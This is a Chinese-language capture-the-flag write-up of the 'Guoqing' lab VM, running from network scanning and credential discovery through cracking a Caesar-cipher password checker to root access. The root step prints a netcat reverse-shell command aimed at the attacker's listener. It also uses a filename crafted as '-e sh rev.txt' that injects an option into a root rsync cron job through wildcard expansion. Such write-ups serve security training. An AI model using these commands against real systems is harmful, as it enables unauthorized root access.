Mazesec_Guoqing

靶机来源:QQ群:660930334

难度:Easy

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 15:51 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00072s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00086s latency).
MAC Address: 08:00:27:0D:49:EC (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.52
Host is up (0.00070s latency).
MAC Address: 08:00:27:8B:F9:6A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.16 seconds

靶机IP:192.168.2.52

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.52
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 15:52 +0800
Nmap scan report for 192.168.2.52
Host is up (0.00056s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:8B:F9:6A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 45.99 seconds

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.52
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 15:53 +0800
Nmap scan report for 192.168.2.52
Host is up (0.00070s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: \xE9\x9D\x9E\xE4\xB8\xBB\xE6\xB5\x81\xE7\x82\xAB\xE9\x85\xB7\xE7\xA9\xBA\xE9\x97\xB4 | \xE6\xAC\xA2\xE8\xBF\x8E\xE5\x85\x89\xE4\xB8\xB4
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:8B:F9:6A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.55 seconds

3.udp扫描

1

二、WEB渗透

1、80网站


访问80端口,是一个页面介绍,点击进入登录界面,需要找到用户名和密码 img

2、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(root㉿kali)-[~/miaosec]
└─# gobuster dir -u http://192.168.2.52 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak,md,db,js
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.52
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: txt,html,bak,md,db,js,php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html (Status: 200) [Size: 9042]
login.php (Status: 200) [Size: 2771]
logout.php (Status: 302) [Size: 0] [--> login.php]
dashboard.php (Status: 302) [Size: 0] [--> login.php]
server-status (Status: 403) [Size: 277]

只找到login.php,尝试进行爆破,但经过爆破,依然没找到密码

3、图片隐写


查看发现存在文件todd.png,保存下来,使用winhex打开,发现存在一组凭证 todd:toddishandsome img

三、获取hyh权限


经过尝试,最终的WEB登录凭证为:admin:toddishandsome img

查看页面源码,发现一组隐藏的凭证hyh:hyhforever

1
2
3
4
5
<!-- 
<div class="card">
<a href="hyh" class="hyhforever" target="_blank"></a>
</div>
-->

使用该凭证成功获取到hyh的shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[~/miaosec]
└─# ssh hyh@192.168.2.52
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
hyh@192.168.2.52's password:
Linux Guoqing 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hyh@Guoqing:~$ id
uid=1001(hyh) gid=1001(hyh) groups=1001(hyh)

四、权限提升

1、获取segfault权限

查看/home目录,发现存在三个用户

1
2
3
4
5
6
7
hyh@Guoqing:/opt$ ls -la /home
total 20
drwxr-xr-x 5 root root 4096 Sep 30 09:08 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
drwxr-xr-x 2 hyh hyh 4096 Jan 20 03:25 hyh
drwxr-xr-x 2 segfault segfault 4096 Sep 30 09:06 segfault
drwxr-xr-x 2 todd todd 4096 Sep 30 09:08 todd

查找文件,发现在/opt目录下面找到可疑文件password

1
2
3
4
5
hyh@Guoqing:/opt$ ls -la
total 28
drwxr-xr-x 2 root root 4096 Sep 30 10:23 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
-rwx------ 1 hyh hyh 17056 Sep 30 10:20 password

执行该程序

1
2
3
hyh@Guoqing:/opt$ ./password 
Please enter the password for segfault: 123
Incorrect password length. The password should be 11 characters long.

提示需要输入用户segfault的密码


下载该文件后直接进行反编译 img

查看main程序

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
int __fastcall main(int argc, const char **argv, const char **envp)
{
char dest[64]; // [rsp+0h] [rbp-90h] BYREF
char s[64]; // [rsp+40h] [rbp-50h] BYREF
char s2[12]; // [rsp+80h] [rbp-10h] BYREF
int v7; // [rsp+8Ch] [rbp-4h]

strcpy(s2, "vhjidxowqr1");
v7 = 0;
printf("Please enter the password for segfault: ");
while ( fgets(s, 50, stdin) )
{
s[strcspn(s, "\n")] = 0;
if ( strlen(s) == 11 )
{
strcpy(dest, s);
caesar_encrypt((__int64)dest);
if ( !strcmp(dest, s2) )
{
puts("Password correct! Access granted.");
return 0;
}
printf("Incorrect password. Please try again: ");
if ( ++v7 > 4 )
{
puts("\nToo many failed attempts. Access denied.");
return 1;
}
}
else
{
printf("Incorrect password length. The password should be %d characters long.\n", 11LL);
printf("Please try again: ");
}
}
return 0;
}

直接使用AI进行解密,得到密码segfaultno1

成功获取到用户segfault的权限

1
2
3
4
hyh@Guoqing:/opt$ su segfault
Password:
segfault@Guoqing:/opt$ id
uid=1000(segfault) gid=1000(segfault) groups=1000(segfault)

2、获取root权限

使用pspy64查看进程 img

1
2
/bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/ 
rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/

发现存在定时任务,rsyncremotesynchronization远程同步工具把/tmp/backup的txt文件同步到segfault用户下面的txt,这样就可以联立起来,一开始是看的时候这些txt的作用是什么了,那么思路应该是在/tmp/backup的txt文件写一个反弹shell,因为segfault用户下面的txt是root的,当过一段时间rsync执行的时候可以去反弹root的shell

原理: Shell在执行命令前会先展开通配符。如果我们在/home/segfault目录下创建一个文件名以开头的文件(例如-e sh shell.txt),rsync会错误地将这个文件名解析为参数(Flag),而不是普通文件名。 核心利用点: rsync的-e参数允许用户指定用于远程连接的程序(通常是ssh或rsh),我们可以利用它来执行任意命令。

1
2
3
segfault@Guoqing:~$ echo "busybox nc 192.168.2.4 4444 -e /bin/bash" > rev.txt
segfault@Guoqing:~$ chmod +x rev.txt
segfault@Guoqing:~$ touch -- "-e sh rev.txt"

利用通配符欺骗rsync参数解析核心原理在于Shell的通配符展开机制与rsync的参数解析逻辑发生了错位。当你创建了一个名为-e sh shell.txt的文件时,Shell遇到rsync*.txt命令会先将*展开,导致原本作为文件名的字符串被直接平铺在命令行中,变成了rsync ... -e sh shell.txt...rsync接收到这串指令后,并不区分哪些是用户手打的参数、哪些是文件名展开的,它会机械地将-e识别为“指定远程Shell’的选项,紧随其后的sh shell.txt(由于文件名包含空格)则被错误地解析为要执行的远程Shell命令,从而劫持了程序的执行流程。

成功获取到root权限

1
2
3
4
5
6
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.52] 44284
id
uid=0(root) gid=0(root) groups=0(root)
五、查看FLAG

1
2
3
cat /root/root.txt /home/hyh/user.txt
flag{root-834af260d56e6b7b01199548065ac7da}
flag{user-e2ac255ade95b9268571eb5baf345974}

Mazesec_Guoqing
http://miao-sec.github.io/Maze-sec/Mazesec-Guoqing/
作者
Miao
发布于
2026年1月20日
许可协议
BY-MIAO